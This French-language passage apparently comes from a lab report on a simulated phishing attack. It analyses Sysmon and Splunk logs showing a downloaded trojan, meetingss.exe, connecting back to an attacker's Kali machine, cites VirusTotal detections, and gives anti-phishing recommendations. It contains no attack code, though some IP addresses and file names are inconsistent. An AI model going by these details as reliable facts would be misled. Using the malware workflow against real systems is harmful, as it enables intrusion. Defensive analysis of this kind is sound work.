-Le graphique ci-dessous obtenu avec Splunk montre des logs non négligeables de l'EVENT ID 3 qui viennent juste après l'EVENT ID 22 qui (**DNSEvent**) généré lorsqu'un processus exécute une requête DNS.



-La deuxième capture ci-dessous est obtenue en approfondissant les logs de l'Event ID 3. On peut y voir le répertoire depuis lequel le fichier malveillant meetingss.exe a été téléchargé et exécuté.

On distingue également les adresses **IP source (192.168.2.10)** de la machine attaquante et l'adresse **IP de destination (198.168.1.18)** de la cible.

NB : A noter que les adresses source et de destination sont inversées sur la capture d'écran car le fichier s'exécute pour donner accès à la machine attaquante. Sourcelp correspond à l'adresse de la cible et DestinationIP de la kali linux.

Durée	Evénement
	<input type="checkbox"/> ComputerName ▼ WINCYBER24 <input type="checkbox"/> DestinationHostname ▼ - <input type="checkbox"/> Destinationip ▼ 192.168.2.10 <input type="checkbox"/> DestinationIsIpv6 ▼ false <input type="checkbox"/> DestinationPort ▼ 5040 <input type="checkbox"/> DestinationPortName ▼ - <input type="checkbox"/> EventType ▼ 4 <input type="checkbox"/> Image ▼ C:\Users\user\Downloads\meetingss.exe <input type="checkbox"/> Initiated ▼ true <input type="checkbox"/> Keywords ▼ None <input type="checkbox"/> LogName ▼ Microsoft-Windows-Sysmon/Operational <input type="checkbox"/> OpCode ▼ Informations <input type="checkbox"/> ProcessGuid ▼ {1a3b7a03-eea2-6706-0727-000000000d00} <input type="checkbox"/> ProcessId ▼ 7988 <input type="checkbox"/> Protocol ▼ tcp <input type="checkbox"/> RecordNumber ▼ 117199 <input type="checkbox"/> RuleName ▼ Usermode <input type="checkbox"/> Sid ▼ S-1-5-18 <input type="checkbox"/> SidType ▼ 0 <input type="checkbox"/> SourceHostname ▼ WINCYBER24.home.arpa <input type="checkbox"/> SourceIp ▼ 192.168.1.18 <input type="checkbox"/> SourceIsIpv6 ▼ false

-De plus une analyse des fichiers les plus rarement exécutés montre la présence du fichier meetingss.exe téléchargé et exécuté depuis le répertoire utilisateur comme le montre la capture ci-après.

Nouvelle recherche			Enregistrer sous ▼	Créer une vue de table	Fermer
index="wincyberlogs" rare limit=20 Image sort + Image			4 dernières heures		
✓ 1748 événement (09/10/2024 20:03:00,000 à 10/10/2024 00:03:14,000)			Aucun échantillon d'événement ▼		
Tâche ▼			Mode Intelligent ▼		
Événements Patterns Statistiques (20) Visualisation					
20 par page ▼ Format Aperçu ▼					
Image	count	percent			
C:\Program Files\RUXIM\PLUGScheduler.exe	1	0.059453			
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24080.9-0\MpCmdRun.exe	4	0.237812			
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24080.9-0\MsSrv.exe	2	0.118906			
C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe	1	0.059453			
C:\Users\user\Downloads\meetingss.exe	2	0.118906			


IV .VirusTotal

Après analyse du fichier malveillant avec l'observateur d'évènement et notre SIEM Splunk, nous le soumettons à la plateforme VirusTotal.

La capture ci-dessus fournit les résultats après le chargement du fichier meetingss.exe dans VirusTotal.

Virus Total montre que 60 éditeurs de solutions de sécurité sur 73 ont signalé ce fichier comme étant malveillant et pouvant être qualifié comme un trojan.

Un Trojan ou Cheval de Troie est un type de malware capable d'infecter un ordinateur de manière sournoise.



The screenshot shows the VirusShare analysis interface for a file. The file's SHA-256 hash is 5d42a33a2ec95d1a97d769a6cd529ea2c9c00e024887d65f5a00251059d9849. The file is named 'ab.exe', has a size of 72.07 KB, and was last analyzed 3 minutes ago. A community score of 60/73 is displayed. The analysis indicates that 60 out of 73 security vendors flagged the file as malicious. The file is categorized as a Trojan, specifically 'trojan.swort/cryptz'. The security vendors' analysis table shows detections from Acronis, AliCloud, and Antiy-AVL, all identifying the file as suspicious or malicious. The file is also identified as a Trojan by AhnLab-V3, ALYac, and Arcabit. The file is associated with the family labels 'swort', 'cryptz', and 'marte'. The interface includes tabs for DETECTION, DETAILS, BEHAVIOR, and COMMUNITY. A banner encourages joining the community for additional insights and a key to automate checks. A sidebar on the right shows a list of similar files, including 'Trojan.Win32.Shell.R1283', 'Trojan.Crypt2.Marte.1.Gen', and 'Trojan.Crypt2.Marte.1.Gen'.

5d42a33a2ec95d1a97d769a6cd529ea2c9c00e024887d65f5a00251059d9849

60 / 73
Community Score

60/73 security vendors flagged this file as malicious

Reanalyze Similar More

5d42a33a2ec95d1a97d769a6cd529ea2c9c00e0248...
ab.exe
Size: 72.07 KB
Last Analysis Date: 3 minutes ago
EXE

peexe overlay

DETECTION DETAILS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.swort/cryptz Threat categories: trojan Family labels: swort cryptz marte

Security vendors' analysis

Vendor	Detection
Acronis (Static ML)	Suspicious
AliCloud	Backdoor:Win/shellcode.api(dyn)
Antiy-AVL	GrayWare/Win32.Tampering.a
AhnLab-V3	Trojan/Win32.Shell.R1283
ALYac	Trojan.Crypt2.Marte.1.Gen
Arcabit	Trojan.Crypt2.Marte.1.Gen

Do you want to automate checks?

Active Windows
Accédez aux paramètres pour Windows.

PARTIE VI: RECOMMANDATIONS POUR ÉVITER LES ATTAQUES DE TYPE PHISHING

Pour prévenir les attaques de phishing, il est essentiel d'adopter diverses mesures préventives. Certaines des mesures de prévention du phishing les plus efficaces peuvent être la sensibilisation du personnel à la sécurité informatique, les solutions logicielles et le paramétrage adéquat des postes utilisateurs par l'administrateur réseaux et systèmes.

I. La sensibilisation du personnel

Pour éviter les attaques de type phishing, une des recommandations que nous proposons est de former les utilisateurs sur comment détecter et éviter les e-mails d'hameçonnage. Plusieurs sujets peuvent être abordés lors de ces formations tels que comment identifier les URL suspectes, comment reconnaître les e-mails d'hameçonnage, comment éviter les attaques d'ingénierie sociale

II. Les solution logicielles

Des logiciels peuvent également être utilisés pour éviter les attaques de type phishing à savoir les logiciels d'antivirus et les filtres antispam.

Les logiciels antivirus peuvent analyser les e-mails entrants à la recherche de malwares. Pour finir, les filtres anti-spam peuvent empêcher les e-mails d'hameçonnage d'atteindre les boîtes de réception des utilisateurs.

III. Paramétrage adéquat des postes utilisateurs

Le paramétrage adéquat des postes utilisateurs peut réduire leur risque de devenir une cible pour les attaques de phishing. Pour ce faire l'administrateur peut appliquer le principe du moindre privilège qui consiste accorder à un utilisateur le niveau d'accès minimum requis pour accomplir son travail.

L'administrateur pourra ainsi bloquer l'utilisation de l'invite de commande par les utilisateurs. Il peut également bloquer l'installation de logiciels par les utilisateurs.